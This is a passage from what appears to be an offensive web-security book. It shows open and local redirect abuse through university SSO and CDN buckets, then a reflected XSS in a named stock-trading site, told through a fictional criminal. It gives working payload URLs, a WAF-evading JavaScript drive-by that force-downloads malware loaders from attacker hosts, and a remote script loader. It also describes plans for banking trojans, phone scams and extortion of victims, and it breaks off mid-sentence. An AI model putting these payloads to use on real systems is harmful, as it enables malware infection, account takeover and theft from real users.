A simple example can be found on many university campuses. Most universities allow staff and sometimes students to create and host websites. These sites are usually created as a subdomain or as a directory of the university's main domain name. An attacker only needs to compromise one staff account (or student account) and then create a malicious website. Due to the size of most campuses, a simple password spray (especially if two-factor authentication is not enabled) can result in several, if not hundreds, of accounts. From there, an attacker only needs to create a website that hosts either malware or a phishing page.

Once the payload is hosted, an attacker needs to find an open or local redirect flaw. Many universities use a technology called CAS (central authentication services https://www.apereo.org/projects/cas) for Single Sign on Authentication (SSO). Some of these configurations may be vulnerable to open redirection attacks (one of the first flaws I ever found while a student employee at university was an open redirect in my university's CAS configuration); however, even more will be vulnerable to local redirection attack.

If CAS is misconfigured to allow redirects to the attacker's locally hosted content, for example a website created by a student, employee or staff

member (created by the compromised account) then the SSO service that employees, faculty, and students use on a daily basis can be used to redirect to the attacker-controlled content. Ouch. While CAS was used for this example, many SSO implementations operate the same way and many contain a whitelist that operates the same way. If an attacker can upload or share content on any whitelisted domain or subdomain in an SSO or other redirector service, your company is setting itself up for disaster.

Cloud

Local redirects, especially in the cloud, are interesting from an attacker's perspective because flaws occur that most security scanners will miss, and many analysts and developers don't realize can be exploited. Additionally, the "payload all the things" payloads and response codes mentioned in the documentation will not find these types of flaws.

For example, what if you come across the following URL:

https://www.somecompany1.org/www.somecompany2.org/publication/somepdf.pdf

Navigating a web browser to the URL above shows a pdf document. The attacker, wishing to test for redirection flaws and SSRF, changes the URL to the following:

https://somecompany1.org/www.attacker.com/publication/somepdf.pdf

Upon navigating to the link above, the following error message is shown:




Figure 54 – A DNS error error message after attempting to navigate to the changed URL

That's interesting… what's going on? It turns out that a DNS failure error message is a good hint that an application is potentially redirecting to any ARL on the Akamai network. One way a company can use Akamai to deliver content to end users is to use "ARLs." According to the Akamai documentation, "The primary function of an ARL is used to direct an end user's request for an object to the Akamai network."




Figure 55 – Screenshot of the ARL documentation from Akamai

As can be seen in the screenshot above, www.foo.com/images/logo.gif. is the absolute URL. In our link the www.somecompany2.org portion would be the "absolute URL." Additionally, the documentation also has the following note about absolute URLs:




Figure 56 – URL (absolute) documentation note

The note states that if the absolute URL is not registered and validated through Akamai, it will not serve the object. If an attacker wishes to attack this vulnerability, they would simply register and validate any domain on Akami and replace the www.attacker.com text with their domain. Any content of the attacker's choosing would be displayed to the end user,

which basically results in the same impact of as an open redirect vulnerability, even if the attacker can only redirect to Akamai resources.

A similar vulnerability can occur with AWS (and likely other CDNs). For example, imagine if an attacker comes across the following URL while using BurpSuite:

https://www.companiesdomain.com/files.companiesdomain.com/somepdf.pdf

They change the URL to the following:

https://www.companiesdomain.com/www.attackersdomain.com/somepdf.pdf

And navigating a web browser to it results in the following error:

Figure 57 – NoSuchBucket error message

In the above case, the application is redirecting to any Amazon bucket. In order to exploit the redirect, the attacker can register any bucket that isn't currently in use (maybe files2.companiesdomain.com), upload the payload to the bucket (a phishing site or PDF embedded with malicious JavaScript, for example), and send the victim the hyperlink:

https://www.companiesdomain.com/files2.companiesdomain.com/malicious.pdf

Section 3

XSS – Cross-Site Scripting

Cross-Site Scripting (XSS) vulnerabilities are extremely common. Many major corporations and sensitive web applications are affected. Even worse, web browsers are removing default XSS protections. For example, Chrome has recently deprecated their "XSS Auditor." XSS Auditor was a defense browser technology that blocked certain reflected XSS attacks.

Since several bypasses have plagued browser XSS filters, and in some circumstances the filters have introduced other vulnerabilities such as information leaks, many browsers are removing them. For example, the Microsoft Edge team decided to remove their XSS filter. Several books have been written on XSS, so we'll skip an introduction on the subject and move on to a real life example that required bypassing the WAF to exploit in a meaningful way.

> https://groups.Google.com/a/chromium.org/forum/#!msg/blink-dev/TuYw-EZhO9g/blGViehIAwAJ
>
> https://blogs.windows.com/windowsexperience/2018/07/25/announcing-windows-10-insider-preview-build-17723-and-build-18204/

Earlier this year, I found and reported a Cross-Site Scripting vulnerability in an online stock trading platform. What could have happened if our fictious attacker Yuri had found the vulnerability first?

In our fake scenario, Yuri's cyber gang has obtained vast amounts of wealth over the past few months, largely due to Yuri's attacks abusing web application security flaws. One of the previous attacks (CORS Origin Reflection) allowed the gang to gather a list of high net worth individuals. The gang wants to make use of this list in their next attack.

Yuri begins thinking of ways to use the obtained information in targeted attacks. Phishing targets with a fake password reset request from their banking institution is usually effective; however, many victims will have two-factor authentication enabled. With a bit of research and effort, it's possible to perform sim swapping attacks against the victim and take over their accounts, but this takes additional time and effort as well as limits their scope to a single target at a time.

He needs another solution that will work against large groups of accounts. An idea hits him! What if he looked for Cross-Site Scripting flaws in applications that have access to a victim's cash and allows the victim to transfer funds. In order to look for XSS flaws, he's going to need an account with access to the applications he is targeting.

If he decided to target a bank, then the attack would only work for a small portion of the list of victims. He would need to find XSS flaws on each victim's banking applications. Even then, many high net worth individuals do not keep the majority of their money in their bank accounts. A lot of their money is kept in retirement accounts such as 401ks, IRAs as well as in bonds, ETFs, index funds, and other stocks.

He has a better idea. There are fewer online stock trading platforms than banking websites. Additionally, it's likely that high net worth individuals keep more money (in the form of stock ownership) in these types of accounts than in their bank accounts.

Yuri finds that many of the platforms allow foreigners to register and create accounts. He's tempted to use a stolen identity to create an account (even though he lives in a country that likely wouldn't come after the gang if they created and registered a corporation and set up a business bank account). However, first he decides to ask an intern to perform a credential stuffing attack against the top online trading platforms. Luckily, an account is found that hasn't enabled two-factor authentication.

He configures a web browser to proxy requests through BurpSuite and begins looking for XSS flaws. He takes the easiest approach possible. He simply browses the site, submits every form on the site, and clicks most of the links. In a notebook, he writes down the values of parameters being

submitted in “GET” requests. When he’s done, he performs searches in BurpSuite to look for responses that contain the values written in the notebook. Bingo! He finds several that are reflected inside JavaScript tags. He quickly tests an alert box payload that executes with no issues.

The following screenshot, captured request, and response demonstrates the vulnerability:




Figure 58 – A screenshot showing JavaScript has been executed in the context of the us.etrade.com domain after being prompted to authenticate to the application

```
GET
/etx/wm/quoteflyout?neo.skin=skinless&symbol=SPX&typeCode=INDX&targerUrl=test.com&Etho
stName=https://test.com%22;alert(1)// HTTP/1.1
Host: us.etrade.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
..SNIP..
```

Figure 59 – A captured request highlighting the vulnerable parameters in yellow and the executed JavaScript in red.

```
HTTP/1.1 200 OK
Date: Wed, 29 Jan 2020 23:26:33 GMT
Server: Apache
CORSFilterInvoked: true
X-UA-Compatible: IE=Edge
X-ET-Trace: e11992f8ff4db783609ed5a05f2ede9d
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Control: no-store
X-XSS-Protection: 1; mode=block
Content-Language: en-US
Keep-Alive: timeout=60, max=399
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Strict-Transport-Security: max-age=31536000
Content-Length: 6442

…SNIP…
<script>
…SNIP…
pageConfig.url.AGGREGATORSVR = pageConfig.api.HOST + "/webapiagg/aggregator";
//pageConfig.url.AGGREGATORSVR = "https://us.sit.etrade.com/webapiagg/aggregator";
        flyoutConfig={};
                flyoutConfig.symbol = "SPX";
                flyoutConfig.typeCode = "INDX";
                flyoutConfig.targerUrl = "test.com";
                flyoutConfig.EthostName = "https://test.com";alert(1)//";
```

Figure 60 – A captured response highlighting the user-controllable values reflected in JavaScript execution sinks

Since the attacker-controlled payload is reflected between JavaScript tags, Chrome's XSS auditor and other similar browser-based defenses cannot block the attack (we learned earlier this wouldn't be an issue since many browsers have deprecated the defense anyway).

Even better, he finds that the website automatically asks users without a valid session to authenticate before automatically redirecting them to the page that reflects the attacker's payload. This means non-authenticated users can still be attacked, as the application will ask them to enter their credentials and then automatically redirect them to the vulnerable page and execute the payload.

https://us.etrade.com/etx/wm/quoteflyout?neo.skin=skinless&symbol=SPX&typeCode=INDX&targerUrl=test.com&EthostName=https://test.com%22;alert(1)//

Now that it's possible to execute arbitrary JavaScript on the same origin of the stock trading application, Yuri needs to devise an attack. He begins to

research the security settings available to end users, what is required to add an external bank account, and what's needed to sell and buy stocks.

In order to link an external bank account (for cash withdrawals, for example), a two-factor pin is sent to a phone number on file, which must then be entered in the web application. Additionally, it's likely some of the accounts have enabled the the Google authenticator option in their security settings. It seems stocks can be bought and sold without two-factor authentication. Also, if an account has not set up their security questions, it's possible for them to be set without any additional information or two-factor verification.




Figure 61 – Security questions can be set without two-factor authentication

From personal experience, Yuri believes that many users are using their mobile devices to check their email and manage their stocks. It's also likely

a mix of Android, PC, iOS, and Mac OSX devices will be used to access accounts.

Yuri checks the Google Play Store and confirms his hunch. Over one million people have downloaded and installed the Android application. The iOS App Store doesn't contain download statistics; however, it indicates the application has over 113k reviews. Any attack will have to take into consideration the different devices being used and deliver specialized payloads that will work on each one.

Author's Note:

> Since this book is specifically about attacking desktop users through web application security flaws, we will ignore attacks on mobile applications and users that access the application from mobile apps. A future book will cover the differences of XSS on a desktop browser versus a mobile application (which mitigates many XSS issues) as well as general mobile application security attacks.

Yuri has enough information to begin formulating an attack plan. The first objective of the attack will be to place malware on the device. This will allow the gang to force the sale of a victim's stocks, transfer their money, and add the gang's bank accounts to withdraw their money. Additionally, this gives the gang access to any other accounts the victim accesses on their phone or computer. Even better, if the victim is using a mobile device their malware will be able to bypass phone-based two-factor authentication systems, which will allow the gang to add links to an external bank accounts, sell stocks, and withdraw money.

Additionally, this could lead to the compromise of information that could be used for identity theft if the victim accesses accounting or medical applications (if the victim is a doctor or accountant, for example), work email accounts of CEOs, banking accounts, etc. If a work email account is compromised, then it becomes trivial to deliver phishing emails, malware, and other attacks that could be used to compromise other employees at their organization. Even if a personal email account is compromised, their family, acquaintances, and other wealthy friends could be attacked.

Since the team's main goal is to execute malware on the victim's devices, the attack is likely to go undetected longer. If the attack instead attempted to link a bank account, sell the stock, and then withdraw money as soon as a user clicked the malicious link, then it's likely the victim would know something was wrong right away, and the attack wouldn't last as long.

Even more sinister, Yuri knows that some victims will have information that can be used to extort them. An example of this is a married victim who is having an affair or seeing escorts (easily found out through text, email, Facebook, or third-party website messages).

Lastly, with "cancel culture" on the rise, if the victim is in a "position of power" like government, management, or an owner/CEO, there may be communications that contain sexists/racists jokes or comments that could be used to force the victim into paying large sums of money – or else the content will be released to the public. Yuri knows that everyone has said something offensive at some point in their life, and if it happened to be recorded (say in an email to a friend or family member) it could be used for extortion purposes.

Yuri decides his payload (malicious JavaScript) should perform the following tasks in order to accomplish the first goal:

1. Detect the operating system and device the user is using.
2. For non-mobile devices, automatically download the appropriate signed binary (exe/msi Windows, DMG Mac OS X)
    a. The binary file contains similar trojan functionality to the ZEUS malware family, including keylogging, remote control functionality, and the ability to steal saved browser passwords https://en.wikipedia.org/wiki/Zeus_(malware) .
    b. Overwrite the web applications GUI to show a CSS box that convinces the user to execute the automatically-downloaded application.
3. For mobile devices, perform step 2, but also include functionality in the malware similar to the CERBUS malware family that can steal authenticator tokens and intercept SMS messages/two-factor authentication tokens.

a. https://www.zdnet.com/article/android-malware-can-steal-google-authenticator-2fa-codes/

A simple auto-download JavaScript function can be found on Google and will likely be some variant of the following:

```
function forceDownload(href)
{
        var anchor = document.createElement('a');
        anchor.href = href;
        anchor.download = href;
        document.body.appendChild(anchor);
        anchor.click();
}
```

Likewise, a simple grey transparent overlay box with white text can be accomplished with the following CSS and HTML:

```
<style>
#overlay {
  position: fixed;
  display: block;
  width: 100%;
  height: 100%;
  top: 0;
  left: 0;
  right: 0;
  bottom: 0;
  background-color: rgba(0,0,0,0.5);
  z-index: 9999;
  cursor: pointer;
}

#text{
  position: absolute;
  top: 50%;
  left: 50%;
  font-size: 50px;
  color: white;
  transform: translate(-50%,-50%);
  -ms-transform: translate(-50%,-50%);
}
</style>

<div id="overlay">
  <div id="text">Social Engineering Text</div>
</div>
```

Lastly, a simple way to detect which operating system and device the end user is using:

```
var OSName = "Unknown OS";
if (navigator.userAgent.indexOf("Win") != -1) OSName = "Windows";
if (navigator.userAgent.indexOf("like Mac") != -1) OSName = "iOS";
if (navigator.userAgent.indexOf("Mac") != -1) OSName = "Macintosh";
if (navigator.userAgent.indexOf("Linux") != -1) OSName = "Linux";
if (navigator.userAgent.indexOf("Android") != -1) OSName = "Android";
```

Now that Yuri has the individual parts of the attack, he puts them together into a JavaScript file (XSS.js) that will be loaded and executed on the victim's browser through a malicious hyperlink:

```
function forceDownload(href){
        var anchor = document.createElement('a');
        anchor.href = href;
        anchor.download = href;
        document.body.appendChild(anchor);
        anchor.click();
}

var css = '#overlay {position: fixed;display: block;width: 100%;height: 100%;top: 0;left:
0;right: 0;bottom: 0;background-color: rgba(0,0,0,0.5);z-index: 9999;cursor:
pointer;}#text{position: absolute;top: 50%;left: 50%;font-size: 50px;color: white;transform:
translate(-50%,-50%);-ms-transform: translate(-50%,-50%);}';
var head = document.head || document.getElementsByTagName('head')[0];
var style = document.createElement('style');
style.type = 'text/css';

head.appendChild(style);
style.appendChild(document.createTextNode(css));

var divElement = document.createElement("div");
document.body.appendChild(divElement);
divElement.outerHTML = '<div id="overlay"><div id="text">Social Engineering
Text</div></div>';

if(navigator.userAgent.indexOf("Win") != -1){
        forceDownload("https://attackerswebsite.com/WindowsLoader.exe");
}
else if(navigator.userAgent.indexOf("like Mac") != -1){
        forceDownload("https://attackerswebsite.com/iOSLoader.ipa");
}
else if (navigator.userAgent.indexOf("Mac") != -1){
        forceDownload("https://attackerwebsite.com/OSXLoader.dmg");
}
else if (navigator.userAgent.indexOf("Linux") != -1){
        forceDownload("https://attackerswebsite.com/LinuxLoader");
}
else if (navigator.userAgent.indexOf("Android") != -1){
        forceDownload("https://attackerwebsite.com/AndroidLoader.apk")
}
```

Yuri has one more hurdle to bypass before the attack is ready to be deployed. The application is protected by a blacklist or web application firewall that prevents the use of certain characters and strings in the URL of “GET” requests. For example, if the victim clicks the link:

https://us.etrade.com/etx/wm/quoteflyout?neo.skin=skinless&symbol=SPX&typeCode=INDX&targerUrl=test.com&EthostName=https://test.com%22;</script><script>//

The victim is shown a "We couldn't locate this page" error message. If other tags and malicious payloads are added, then a "[Site] blocked your requests due to characters that can be used in XSS attacks" type of message is shown.




Figure 62 – An error message shown caused by tripping a WAF

Since the payload is reflected between a JavaScript tag, it's possible to execute most of the attack without using < or /> characters (which appear to be triggering the blacklist). To test this, Yuri uses an online JavaScript "minifier" and compressor. He copies the compressed code, passes it through a URL encoder, and copy and pastes the entire script file to get the following single line of code:

```
function forceDownload(e){var
t=document.createElement("a");t.href=e,t.download=e,document.body.appendChild(t),t.click()
}var css="#overlay {position: fixed;display: block;width: 100%;height: 100%;top: 0;left:
0;right: 0;bottom: 0;background-color: rgba(0,0,0,0.5);z-index: 9999;cursor:
pointer;}#text{position: absolute;top: 50%;left: 50%;font-size: 50px;color: white;transform:
translate(-50%,-50%);-ms-transform: translate(-50%,-
50%);}",head=document.head||document.getElementsByTagName("head")[0],style=document
.createElement("style");style.type="text/css",head.appendChild(style),style.appendChild(docu
ment.createTextNode(css));var
divElement=document.createElement("div");document.body.appendChild(divElement),divEle
ment.outerHTML='<div id="overlay"><div id="text">Social Engineering Text</div></div>',-
1!=navigator.userAgent.indexOf("Win")?forceDownload("https://attackerswebsite.com/windo
wsLoader.exe"):-1!=navigator.userAgent.indexOf("like
Mac")?forceDownload("https://attackerswebsite.com/iOSLoader.ipa"):-
1!=navigator.userAgent.indexOf("Mac")?forceDownload("https://attackerwebsite.com/OSXL
oader.dmg"):-
1!=navigator.userAgent.indexOf("Linux")?forceDownload("https://attackerswebsite.com/Linu
xLoader"):-
1!=navigator.userAgent.indexOf("Android")&&forceDownload("https://attackerwebsite.com/
AndroidLoader.apk");
```

He copies the single line attack and places it into the payload position of the URL. It fails to execute and is blocked by the filter. Upon further inspection, it's likely due to the   tags used to create the social engineering overlay text as well as needing to URL-encode specific characters like "space." He strips the payload further and attempts to only force a file to download with the following payload that will test if quotation marks, parentheses, and brackets are allowed by the blacklist:

```
function forceDownload(href){
        var anchor = document.createElement('a');
        anchor.href = href;
        anchor.download = href;
        document.body.appendChild(anchor);
        anchor.click();
}

forceDownload("https://attackerwebsite.com/OSXLoader.dmg");

//compressed and URL encode the "space"
Function%20forceDownload(e){var
o=document.createElement("a");o.href=e,o.download=e,document.body.appendChild(o),o.clic
k()}forceDownload("https://attackerwebsite.com/OSXLoader.dmg");
```

This executes without an issue and can be delivered to victims with the following URL:

```
https://us.etrade.com/etx/wm/quoteflyout?neo.skin=skinless&symbol=SPX&typeCode=INDX&ta
rgerUrl=test.com&EthostName=https://test.com%22;function%20forceDownload(e){var
o=document.createElement("a");o.href=e,o.download=e,document.body.appendChild(o),o.cli
ck()}forceDownload("https://attackerwebsite.com/OSXLoader.dmg");//
```

At the very least, Yuri now has a payload that will work. However, he would like to include larger payloads, not have to worry about the blacklist, and URL encode the proper characters. Most importantly, he needs to detect the device and operating system in order to automatically deliver the proper malware loaders as well as display a professional looking social engineering text. Those steps will allow mass exploitation instead of having to waste time and resources profiling the individual victim's devices and delivering the proper malware loaders.

Author's Note:

Many times, a file download is enough to compromise an end user. Instead of using JavaScript and CSS to detect the OS of the victim and display a social engineering message, a malicious PDF or docx file that contains malicious macros and scripts can be just as effective. The malicious macro can detect the device/operating system, as well as download and execute the malware. This can be a bit more involved and may requiring bypassing a sandbox (Microsoft Word on OSX, for example) or AV solutions by obfuscating the macro. Most of the time, bypassing the AV isn't actually as hard as it sounds; however, I have not performed much research on bypassing the OS X sandbox or Microsoft Office products.

An easier solution is to force the victim to download a zip file that contains a legitimate-looking social engineering text. Inside the zip would be a txt, docx or pdf file (no scripts or macros, just convincing text and graphics to open the proper OS malware loader) and the malware loaders (either an executable, HTA file, etc.).

Most users have Adobe Reader and Microsoft Office installed. Both applications work on OS X as well as Windows. At the bare minimum, even just forcing the user to download a .txt file that contains the social

engineering message can be enough to compromise thousands of accounts, especially if the attacker has the victim's phone number and email address. The attacker can simply email a malicious hyperlink that contains an XSS payload that forces the download. An attacker can then call the victims phone number and social engineer them into getting "owned."

Once the scammers get the victim on the phone, they can pretend to be from the company and inform them of the email they sent, and with a little social engineering can convince the victim to open an automatically-downloaded file. From the victim's perspective, the file was downloaded from the proper domain, the web application contains all their information including stock prices, settings, etc. so there is really no reason not to believe the scammer, especially when they provide good pretext. One thing to keep in mind is that many victims are not technical people, and most are busy living their lives and don't have time notice or think about such technical topics.

If a scammer calls a CEO or company owner and tells him/her a problem has occurred in their system resulting in thousands of his shares being sold but they were able to revert the problem before any damage could be done, and now they need the victim to immediately double check and authenticate to their account by clicking the link in their email, you can bet a lot of them are going to do it. From there, it's easy for the scammer to convince them to open the automatically-downloaded file or follow the instructions on the malicious Word document (to enable macros or disable the sandbox, for example).

Yuri begins to work on a solution. He knows that many languages allow the importation of external source code files, classes, and functions. He opens up the JavaScript document set in "dash" (https://kapeli.com/dash) and searches for the word "import." It appears JavaScript and all major web browsers and mobile browsers (except IE) support the "import" function.

MDN describes the "import" function as: "The static import statement is used to import read only live bindings which are exported by another module." It gives several examples that can use many different characters and syntaxes. The following is of particular interest for this case:

Figure 63 – MDN documentation showing a simple example of using "import" to load code

Yuri excitedly tests the "import" function by hosting sample JavaScript code locally using the python SimpleHTTPWebserver module. He then uses a web browser's console to attempt to load the JavaScript. He quickly encounters an error.

Of course! The same origin policy is blocking the request. Normally, requests for JavaScript files are allowed through SOP; however, the "import" function makes use of a CORS request (like fetch or XMLHTTPrequest). On his hosting web server, he needs to set a CORS header to allow the vulnerable domain. Another method would be to use a CORS web request like AJAX and eval the response. This would also require setting the proper CORS headers to allow the response to be read.

These would be fine if the length of the payload was extremely limited or if more characters or strings were being blocked by the blacklist. But for a quick POC he decides to generate the JavaScript tag with script, set the src property and append it to the DOM. That way, he doesn't need to mess with CORS and other errors.

```
var js = document.createElement("script");

js.type = "text/javascript";
js.src = "https://attacker.com/xss.js";

document.body.appendChild(js);

//online minified,compressed, and "space" URL encoded version
var%20js=document.createElement("script");js.type="text/javascript",js.src="https://attacker.c
om/xss.js",document.body.appendChild(js);
```

He tests the final payload with the following hyperlink:

```
